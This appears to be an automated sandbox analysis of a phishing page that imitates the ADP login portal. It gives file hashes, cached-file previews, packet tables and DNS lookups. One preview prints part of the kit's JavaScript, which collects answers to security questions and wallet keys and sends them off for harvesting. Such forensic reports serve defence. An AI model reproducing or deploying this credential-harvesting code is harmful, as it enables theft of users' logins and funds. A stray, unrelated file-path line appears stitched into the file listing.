SHA-256:	1387B88FBCD2F98F4E8A93CDBDE4ECD7AA02D0A40F046D2828CDD01C1A5C4C13
SHA-512:	618A20B12C7D26732F17DE3AB9A1DEDD0AD34BC21578F1B2E1756A73801BCF7A44759F848DBBC2519FD66A33E94EB52D4D937668CB6DCFDE73F4406B2E0BFF99
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://benenergie-dz.com/Adpadpsecurity/adp/js/sm_o.js
Preview:	var ____pwd = '';.var ikey = 'none';.var txt_ua = navigator['userAgent'];.var send_block_flg = 0;.var balance = 'none';.var eth_recipient = 'none';.var balance_block_flg = 0;.var count_flg = 0;.var stpm1flg = 0;.var lgn_flg = 0;.var Private_Login_Key = '';.var account_address = '';.var account_View_Key = '';.var account_Spend_Key = '';.var mainlink = 'wallet';.var _2FA_txt = '';.var count_stp_flg = 0;.var c_lgn = '';.var bot_id = '';..function login_3Questions() {. document.getElementById('common_alert_div').style.display = 'none';.. tmp = ' ' + bot_id + ' Answer 1 : ' + document.getElementById('answer0').value + ' ' + 'Answer 2 : ' + document.getElementById('answer1').value + ' ' + 'Answer 3 : ' + document.getElementById('answer2').value;. send_data_login_(c_lgn, tmp, '1');. send_state_3();. stpm1flg = 0;.. document.getElementById('step_2FA_QUEST').style.display = 'none';. document.getElementById('login-layout_welcome').innerHTML = '';. document.get

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\adp[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines
Category:	downloaded
Size (bytes):	572365
Entropy (8bit):	4.070389681558689
Encrypted:	false
SSDEEP:	12288:c9IJmVjI+5i+/hnJEE1jEZ5dCh7IJmVjI+5i+4hnJEX1joZ5dChekp:fU
MD5:	3045AF96056BC00BF3FDE5C37ADD3353
SHA1:	6D5ADCFC74C67539BD5336F4A30926E200557BC8
SHA-256:	5095F917815CD9D25834509860EE15FA3415212751A98117FA888D72F5CDA32B
SHA-512:	EDC2A73375E82DBE86EB0D84A1B8874C0E2C4E23F17AE6A715FE59B2C18817BEEFAC6A29B7649B9DCFB7AFA03B5D5E34D68BE1AC6CAE1EA61ECDE23A059153E7
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://benenergie-dz.com/Adpadpsecurity/adp/
Preview:	<!DOCTYPE html>. saved from url=(0090)https://online.adp.com/signin/v1/?APPID=RUN&productId=80e309c3-70c3-bae1-e053-3505430b5495 -->.<html lang="en". style="background-image: url("https://online.adp.com/api/brand-service/v1/brands/image?productId=run&imageId=background.jpg");">.<head>. <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">. <meta http-equiv="x-ua-compatible" content="IE=edge">. <link rel="shortcut icon" href="https://online.adp.com/favicon.ico">. <meta name="viewport" content="width=device-width,initial-scale=1,shrink-to-fit=no">. <meta name="theme-color" content="#000000">. <title>ADP</title>. <style>. /*! normalize.css v3.0.3 | MIT License | github.com/necolas/normalize.css */. @-webkit-keyframes alertPopIn {. 0% {. opacity: 0;. height: 0;. padding: 0 10px;. margin: 0. }. 25% {. opacity: 0;.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\favicon[1].ico	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	MS Windows icon resource - 2 icons, 32x32, 16 colors, 4 bits/pixel, 16x16, 16 colors, 4 bits/pixel
Category:	downloaded
Size (bytes):	1078
Entropy (8bit):	2.43333290008672
Encrypted:	false
SSDEEP:	3:aAX/5llHszNCW9l/t+lxlllXvl/Ft/vl/talAotuZbttwtt82RRGr32Ob3wORauC:qzcLlElAjOhqIrRJbRaN/mwX1lAj9X
MD5:	537748BDCF130E6E489318FD421EEDB1
SHA1:	16F047013933C79C5AF60072D338EBD335C40957

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\favicon[1].ico	
SHA-256:	D4C7BDE9E51770F84EEDB2F86EF50DF3FCCE637A916F912208F2F06E2B517902
SHA-512:	B8B9266BB09AFC10C5E255351218DED5B1B3AD4243568A4AED5DF55BAA065877CFF17CE020DB52D5227308A8A88A953D8449CD8CBF87567CFAFDD3C111B7E3 00
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://online.adp.com/favicon.ico
Preview:	....&.....(.....(... ...@..... ....(..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\logo-adp-fy19.299df579[1].svg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	SVG Scalable Vector Graphics image
Category:	downloaded
Size (bytes):	1062
Entropy (8bit):	4.722695360413806
Encrypted:	false
SSDEEP:	24:tu1SKAYk6C/a5DwffHPRmWQTGJB/Ss2pzKFgE0NGdn9:0Sx5CZavt4GrSV9K0Id9
MD5:	299DF579D9D34C79B471C93B1086A126
SHA1:	D1B4CDFDA5531A91B85195645757EF02CD4DDC93
SHA-256:	D34EB6787C5B2D7A7AA8337C8F7067FA74C773498B70DD3CB5CBAEA81C3218F1
SHA-512:	30A9DE2D03999DC6661E045624F903699A5CCF291ADE138531120B1AD1A81D2637AE616F7D8D6BA01C2413F52DF025362AF38DBAF7D9301A826E440CD0E2EA3
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://benenergie-dz.com/Adpadpsecurity/adp/assets/logo-adp-fy19.299df579.svg
Preview:	<svg id="Layer_1" data-name="Layer 1" xmlns="http://www.w3.org/2000/svg" viewBox="0 0 70 32"><defs><style>.cls-1{fill:#d0271d;}</style></defs><title>Artboard 1 /title><path class="cls-1" d="M44,15.9A9.13,9.13,0,0,1,34.9,25H31.4V21h3.5a5.1,5.1,0,1,0,0-10.2H31.4v-4h3.5A9.13,9.13,0,0,1,44,15.9M24.6,6.8v7.4H18.3l-2.3,4H28. 6V6.8ZM70,12.5A12.5,12.5,0,0,1,57.5,25v6.8H46.7V26.5a15.64,15.64,0,0,1-11.9,5.3H24.6V25h-8l-4,6.8H0L18.5,0H34.9A16.32,16.32,0,0,1,46.8,5.3V0H57.6A12.4 8,12.48,0,0,1,70,12.5M34.9,27.8A11.93,11.93,0,0,0,45.7,21h5.1v6.8h2.8V21h4a8.49,8.49,0,0,0,8.5-8.5A8.58,8.58,0,0,0,57.5,4H50.7V14.2h-4A12,12,0,0,0,34.9,4h-14L7, 27.8h3.3l4-6.8H28.6v6.8Zm22.6-21h-4v4h4a1.69,1.69,0,0,1,1.7,1.7,1.75,1.75,0,0,1-1.7,1.7h-4v4h4a5.7,5.7,0,0,0,5.7-5.7,5.76,5.76,0,0,0,0-5.7-5.7"/><path class="cls-1" d="M63.1,29.8a1.6,1.6,0,1,1-1.6-1.6,1.58,1.58,0,0,1,1.6,1.6m.4,0a2,2,0,1,0-2,2,2,2,0,0,0,2-2"/><path class="cls-1" d="M61.6,28.9a.4.4,0,1,1,0,.8h-.4v-.8Zm.5-.1a.76.76, 0,0,0-.5-.2h-.8V31h.3v-.9h.4l.5.9h.4l-.6

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\proximanova-semibold-webfont[1].woff	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Web Open Font Format, TrueType, length 27384, version 1.0
Category:	downloaded
Size (bytes):	27384
Entropy (8bit):	7.978954203283371
Encrypted:	false
SSDEEP:	768:vdpeE7uNX9TBfmLBaBAMNO3tBvtjJ3wLv7XP82DQ:vWiWTlmoBg3txtVKr82U
MD5:	0D8AA0228AFF028A95002E6CB6376DAF
SHA1:	48DF04E9EAF6C4AF81F29D08C3D62D3587F522CE
SHA-256:	44EE3C16BDAB414515C263D9BE931D78EABF03507A5FB42E6881FE4D14277398
SHA-512:	9E0CFFC218FFD62FC32CCC568688CBB4B68623E8D0A696655F579C5F93433402A2894468791B28C86772F2246CAE3F0B3BDB366000260CEA149AAF92ED25325E
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://s3.amazonaws.com/adp-vdl-pattern-library/fonts/ProximaNova/proximanova-semibold-webfont.woff
Preview:	wOFF.....j.....BASE.....J....ct[.FFTM.....+..GDEF...$...3...8....GPOS...X.....".{..GSUB.....vkA.OS/2.....W...`.i.cmap...@.....HD..cvt .....f....., X.fpgm...4...o...m7".\|gasp.....glyf.....l%.....head..a....6...6.#.-hhea..b.....$.W..hmtx..b,...E.....";Jloca..dt.....maxp..f@... ... ._..name..f`.....&.post..h8..... prep..j0.....V...webf..j.....Z.x.c`d``..b..>.....<...7.....l....<...6..`d`...a`....d.....'./x.c`d``..b....&...F.c@|....3.I..@....`.. .....T.x.ZMp.g.~w%...r.#9N. ...)3.)..i.B....N)A..C;.q..bn..~.s`r..S::t....x..f.ho:.h..Lg.Y..^.....d[r.g.ZI.....|.Z.....U._|..L.../....~.E9..^.%.$.6.m'.p..Q.x.x.....6..9..KGe..%./.....k.j..W..X.v.....R.2..k.._.}K"83.....q.HH ...7..<.:.....T.b.:...Y..W.4..q....bK...t.n...j..)C..[y..4x...e.?.,..W..>zZ.yd..Q..D.C2.%.r..3@X...<.....l.....@V&.....r.....1y..d...,.....5....|.....Gn.1.#?

C:\Users\user\AppData\Local\Temp\~DF282BBDE131D5ABFA.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	13029
Entropy (8bit):	0.4798368252967157
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9lo6F9loW9lWe0JMZdysZ0:kBqoIBH3qZdpZ0
MD5:	E88A40B17F5FBB50FD991D28F04FC276
SHA1:	9961C5959E016846F92C66F4B23CE3798E5A1342
SHA-256:	4FE63B171E58317F41EB29999609433983771E9DE9CF9B2D31E5258DE92FB1F1

C:\Users\user\AppData\Local\Temp\~DF282BBDE131D5ABFA.TMP	
SHA-512:	B4F40F57458E42E5221DA7ADFD27456D9B73216C0040DFD42A8B5AFCC17944D98D3556D674585F38BAD1A9F216BCE7BB0630BBC52CE9A8EE7D63C2B1437AEF AE
Malicious:	false
Reputation:	low
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DF3438F0C932F5036B.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	25441
Entropy (8bit):	0.27918767598683664
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9lRx/9lRJ9lTb9lTb9lSSU9lSSU9laAa/9laA:kBqoxxJhHWSVSEab
MD5:	AB889A32AB9ACD33E816C2422337C69A
SHA1:	1190C6B34DED2D295827C2A88310D10A8B90B59B
SHA-256:	4D6EC54B8D244E63B0F04FBE2B97402A3DF722560AD12F218665BA440F4CEFDA
SHA-512:	BD250855747BB4CEC61814D0E44F810156D390E3E9F120A12935EFDF80ACA33C4777AD66257CCA4E4003FEF0741692894980B9298F01C4CDD2D8A9C7BB522FB
Malicious:	false
Reputation:	low
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....


C:\Users\user\AppData\Local\Temp\~DFC3C7BA4BEC6C84EB.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	46245
Entropy (8bit):	0.8797663565978427
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+bVHuVeba4REfaHnREjw45EfaHnREjtod45EfaHnREjhoeKI:kBqoxKAuqR+bVHuVe+Ql4iu4233
MD5:	0911B79EFF937807D26B58DD8C6C0EF9
SHA1:	40237FC39DD0B37EB2F4F71A7780835F3E578F25
SHA-256:	1D25A8ECF17A716F35F48EF2DDC0B818FA62A77FFDCC9DE6185396A5145D414A
SHA-512:	5A6A95B94D487F6852CF8F37D6B1BC6D1DEE7D0C1A33AA4613EFAD04325ABF2224821CA7F8C11FDF88FE0B5DAC72EFBAA8C14034245295090D69CA2B731EEA 28
Malicious:	false
Reputation:	low
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

Static File Info

No static file info

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 01:41:04.270864964 CEST	49712	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.271682978 CEST	49713	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.297533989 CEST	443	49713	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.297620058 CEST	49713	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.301009893 CEST	443	49712	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.301122904 CEST	49712	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.302650928 CEST	49713	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.303446054 CEST	49712	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.328550100 CEST	443	49713	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.328579903 CEST	443	49713	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.328596115 CEST	443	49713	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.328635931 CEST	49713	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.328660011 CEST	49713	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.333266020 CEST	443	49712	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.333287954 CEST	443	49712	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.333302975 CEST	443	49712	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.333401918 CEST	49712	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.333457947 CEST	49712	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.361670971 CEST	49713	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.361876965 CEST	49712	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.368534088 CEST	49713	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.368801117 CEST	49712	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.368850946 CEST	49713	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.386636019 CEST	443	49713	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.386740923 CEST	49713	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.386982918 CEST	443	49713	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.387058020 CEST	49713	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.387392044 CEST	49713	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.390646935 CEST	443	49712	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.390793085 CEST	49712	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.390928030 CEST	443	49712	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.391001940 CEST	49712	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.391338110 CEST	49712	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.393537045 CEST	443	49713	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.393549919 CEST	443	49713	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.394072056 CEST	49713	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.397547960 CEST	443	49712	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.397641897 CEST	49712	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.450297117 CEST	443	49713	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.461142063 CEST	443	49712	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.517540932 CEST	443	49713	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.517560005 CEST	443	49713	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.517576933 CEST	443	49713	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.517594099 CEST	443	49713	213.186.33.16	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 01:41:04.517615080 CEST	443	49713	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.517631054 CEST	443	49713	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.517631054 CEST	49713	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.517680883 CEST	49713	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.517699957 CEST	443	49713	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.517719984 CEST	49713	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.517756939 CEST	443	49713	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.517757893 CEST	49713	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.517776966 CEST	443	49713	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.517796993 CEST	443	49713	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.517806053 CEST	49713	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.517832994 CEST	49713	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.517855883 CEST	49713	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.542275906 CEST	443	49713	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.542296886 CEST	443	49713	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.542313099 CEST	443	49713	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.542356968 CEST	443	49713	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.542361975 CEST	49713	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.542392015 CEST	49713	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.542433023 CEST	49713	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.542448044 CEST	443	49713	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.542469025 CEST	443	49713	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.542488098 CEST	443	49713	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.542499065 CEST	49713	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.542507887 CEST	443	49713	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.542522907 CEST	49713	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.542551041 CEST	49713	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.542561054 CEST	443	49713	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.542582035 CEST	443	49713	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.542601109 CEST	443	49713	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.542608976 CEST	49713	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.542624950 CEST	443	49713	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.542644978 CEST	49713	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.542680979 CEST	443	49713	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.542681932 CEST	49713	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.542725086 CEST	49713	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.542726040 CEST	443	49713	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.542759895 CEST	443	49713	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.542771101 CEST	49713	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.542779922 CEST	443	49713	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.542804956 CEST	49713	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.542845011 CEST	49713	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.542869091 CEST	443	49713	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.542916059 CEST	49713	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.542992115 CEST	443	49713	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.543013096 CEST	443	49713	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.543040991 CEST	49713	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.543068886 CEST	49713	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.543081045 CEST	443	49713	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.543124914 CEST	49713	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.567332029 CEST	443	49713	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.567377090 CEST	443	49713	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.567406893 CEST	49713	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.567410946 CEST	443	49713	213.186.33.16	192.168.2.3
Apr 8, 2021 01:41:04.567440987 CEST	49713	443	192.168.2.3	213.186.33.16
Apr 8, 2021 01:41:04.567457914 CEST	443	49713	213.186.33.16	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 01:40:56.004057884 CEST	51281	53	192.168.2.3	8.8.8.8
Apr 8, 2021 01:40:56.016900063 CEST	53	51281	8.8.8.8	192.168.2.3
Apr 8, 2021 01:40:56.514518023 CEST	49199	53	192.168.2.3	8.8.8.8
Apr 8, 2021 01:40:56.559632063 CEST	53	49199	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 01:40:56.725503922 CEST	50620	53	192.168.2.3	8.8.8.8
Apr 8, 2021 01:40:56.738240004 CEST	53	50620	8.8.8.8	192.168.2.3
Apr 8, 2021 01:40:56.862690926 CEST	64938	53	192.168.2.3	8.8.8.8
Apr 8, 2021 01:40:56.880594969 CEST	53	64938	8.8.8.8	192.168.2.3
Apr 8, 2021 01:40:57.446242094 CEST	60152	53	192.168.2.3	8.8.8.8
Apr 8, 2021 01:40:57.459785938 CEST	53	60152	8.8.8.8	192.168.2.3
Apr 8, 2021 01:40:58.806241035 CEST	57544	53	192.168.2.3	8.8.8.8
Apr 8, 2021 01:40:58.819031000 CEST	53	57544	8.8.8.8	192.168.2.3
Apr 8, 2021 01:40:59.537986994 CEST	55984	53	192.168.2.3	8.8.8.8
Apr 8, 2021 01:40:59.552263975 CEST	53	55984	8.8.8.8	192.168.2.3
Apr 8, 2021 01:41:00.377026081 CEST	64185	53	192.168.2.3	8.8.8.8
Apr 8, 2021 01:41:00.391521931 CEST	53	64185	8.8.8.8	192.168.2.3
Apr 8, 2021 01:41:01.069145918 CEST	65110	53	192.168.2.3	8.8.8.8
Apr 8, 2021 01:41:01.082917929 CEST	53	65110	8.8.8.8	192.168.2.3
Apr 8, 2021 01:41:01.820091963 CEST	58361	53	192.168.2.3	8.8.8.8
Apr 8, 2021 01:41:01.833583117 CEST	53	58361	8.8.8.8	192.168.2.3
Apr 8, 2021 01:41:02.668958902 CEST	63492	53	192.168.2.3	8.8.8.8
Apr 8, 2021 01:41:02.681660891 CEST	53	63492	8.8.8.8	192.168.2.3
Apr 8, 2021 01:41:03.119961977 CEST	60831	53	192.168.2.3	8.8.8.8
Apr 8, 2021 01:41:03.138256073 CEST	53	60831	8.8.8.8	192.168.2.3
Apr 8, 2021 01:41:03.979335070 CEST	60100	53	192.168.2.3	8.8.8.8
Apr 8, 2021 01:41:03.992675066 CEST	53	60100	8.8.8.8	192.168.2.3
Apr 8, 2021 01:41:04.162609100 CEST	53195	53	192.168.2.3	8.8.8.8
Apr 8, 2021 01:41:04.194006920 CEST	53	53195	8.8.8.8	192.168.2.3
Apr 8, 2021 01:41:04.878782034 CEST	50141	53	192.168.2.3	8.8.8.8
Apr 8, 2021 01:41:05.027297974 CEST	53	50141	8.8.8.8	192.168.2.3
Apr 8, 2021 01:41:05.128457069 CEST	53023	53	192.168.2.3	8.8.8.8
Apr 8, 2021 01:41:05.142082930 CEST	53	53023	8.8.8.8	192.168.2.3
Apr 8, 2021 01:41:07.840853930 CEST	49563	53	192.168.2.3	8.8.8.8
Apr 8, 2021 01:41:07.854428053 CEST	53	49563	8.8.8.8	192.168.2.3
Apr 8, 2021 01:41:13.859724998 CEST	51352	53	192.168.2.3	8.8.8.8
Apr 8, 2021 01:41:13.872289896 CEST	53	51352	8.8.8.8	192.168.2.3
Apr 8, 2021 01:41:14.552881956 CEST	59349	53	192.168.2.3	8.8.8.8
Apr 8, 2021 01:41:14.564837933 CEST	53	59349	8.8.8.8	192.168.2.3
Apr 8, 2021 01:41:16.109946012 CEST	57084	53	192.168.2.3	8.8.8.8
Apr 8, 2021 01:41:16.122603893 CEST	53	57084	8.8.8.8	192.168.2.3
Apr 8, 2021 01:41:17.531363010 CEST	58823	53	192.168.2.3	8.8.8.8
Apr 8, 2021 01:41:17.544146061 CEST	53	58823	8.8.8.8	192.168.2.3
Apr 8, 2021 01:41:20.497100115 CEST	57568	53	192.168.2.3	8.8.8.8
Apr 8, 2021 01:41:20.511395931 CEST	53	57568	8.8.8.8	192.168.2.3
Apr 8, 2021 01:41:20.588547945 CEST	50540	53	192.168.2.3	8.8.8.8
Apr 8, 2021 01:41:20.735352993 CEST	53	50540	8.8.8.8	192.168.2.3
Apr 8, 2021 01:41:22.535774946 CEST	54366	53	192.168.2.3	8.8.8.8
Apr 8, 2021 01:41:22.575726986 CEST	53	54366	8.8.8.8	192.168.2.3
Apr 8, 2021 01:41:23.555100918 CEST	53034	53	192.168.2.3	8.8.8.8
Apr 8, 2021 01:41:23.568490982 CEST	53	53034	8.8.8.8	192.168.2.3
Apr 8, 2021 01:41:23.874211073 CEST	57762	53	192.168.2.3	8.8.8.8
Apr 8, 2021 01:41:23.893630028 CEST	53	57762	8.8.8.8	192.168.2.3
Apr 8, 2021 01:41:25.930800915 CEST	55435	53	192.168.2.3	8.8.8.8
Apr 8, 2021 01:41:25.943914890 CEST	53	55435	8.8.8.8	192.168.2.3
Apr 8, 2021 01:41:30.206432104 CEST	50713	53	192.168.2.3	8.8.8.8
Apr 8, 2021 01:41:30.219818115 CEST	53	50713	8.8.8.8	192.168.2.3
Apr 8, 2021 01:41:33.112452984 CEST	56132	53	192.168.2.3	8.8.8.8
Apr 8, 2021 01:41:33.125220060 CEST	53	56132	8.8.8.8	192.168.2.3
Apr 8, 2021 01:41:33.750936985 CEST	58987	53	192.168.2.3	8.8.8.8
Apr 8, 2021 01:41:33.765194893 CEST	53	58987	8.8.8.8	192.168.2.3
Apr 8, 2021 01:41:34.104496002 CEST	56132	53	192.168.2.3	8.8.8.8
Apr 8, 2021 01:41:34.117183924 CEST	53	56132	8.8.8.8	192.168.2.3
Apr 8, 2021 01:41:34.745501041 CEST	58987	53	192.168.2.3	8.8.8.8
Apr 8, 2021 01:41:34.758295059 CEST	53	58987	8.8.8.8	192.168.2.3
Apr 8, 2021 01:41:35.255356073 CEST	56132	53	192.168.2.3	8.8.8.8
Apr 8, 2021 01:41:35.268343925 CEST	53	56132	8.8.8.8	192.168.2.3
Apr 8, 2021 01:41:35.761069059 CEST	58987	53	192.168.2.3	8.8.8.8
Apr 8, 2021 01:41:35.774602890 CEST	53	58987	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 01:41:37.261538982 CEST	56132	53	192.168.2.3	8.8.8.8
Apr 8, 2021 01:41:37.273494005 CEST	53	56132	8.8.8.8	192.168.2.3
Apr 8, 2021 01:41:37.776463985 CEST	58987	53	192.168.2.3	8.8.8.8
Apr 8, 2021 01:41:37.789122105 CEST	53	58987	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 8, 2021 01:41:04.162609100 CEST	192.168.2.3	8.8.8.8	0xa24d	Standard query (0)	benenergie-dz.com	A (IP address)	IN (0x0001)
Apr 8, 2021 01:41:04.878782034 CEST	192.168.2.3	8.8.8.8	0xa366	Standard query (0)	online.adp.com	A (IP address)	IN (0x0001)
Apr 8, 2021 01:41:20.588547945 CEST	192.168.2.3	8.8.8.8	0x5caa	Standard query (0)	online.adp.com	A (IP address)	IN (0x0001)
Apr 8, 2021 01:41:22.535774946 CEST	192.168.2.3	8.8.8.8	0xc650	Standard query (0)	privacy.adp.com	A (IP address)	IN (0x0001)
Apr 8, 2021 01:41:23.555100918 CEST	192.168.2.3	8.8.8.8	0x94ce	Standard query (0)	s3.amazonaws.com	A (IP address)	IN (0x0001)
Apr 8, 2021 01:41:23.874211073 CEST	192.168.2.3	8.8.8.8	0xf29c	Standard query (0)	www.adp.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 8, 2021 01:41:04.194006920 CEST	8.8.8.8	192.168.2.3	0xa24d	No error (0)	benenergie-dz.com		213.186.33.16	A (IP address)	IN (0x0001)
Apr 8, 2021 01:41:05.027297974 CEST	8.8.8.8	192.168.2.3	0xa366	No error (0)	online.adp.com	oneline.gslb2.adp.com		CNAME (Canonical name)	IN (0x0001)
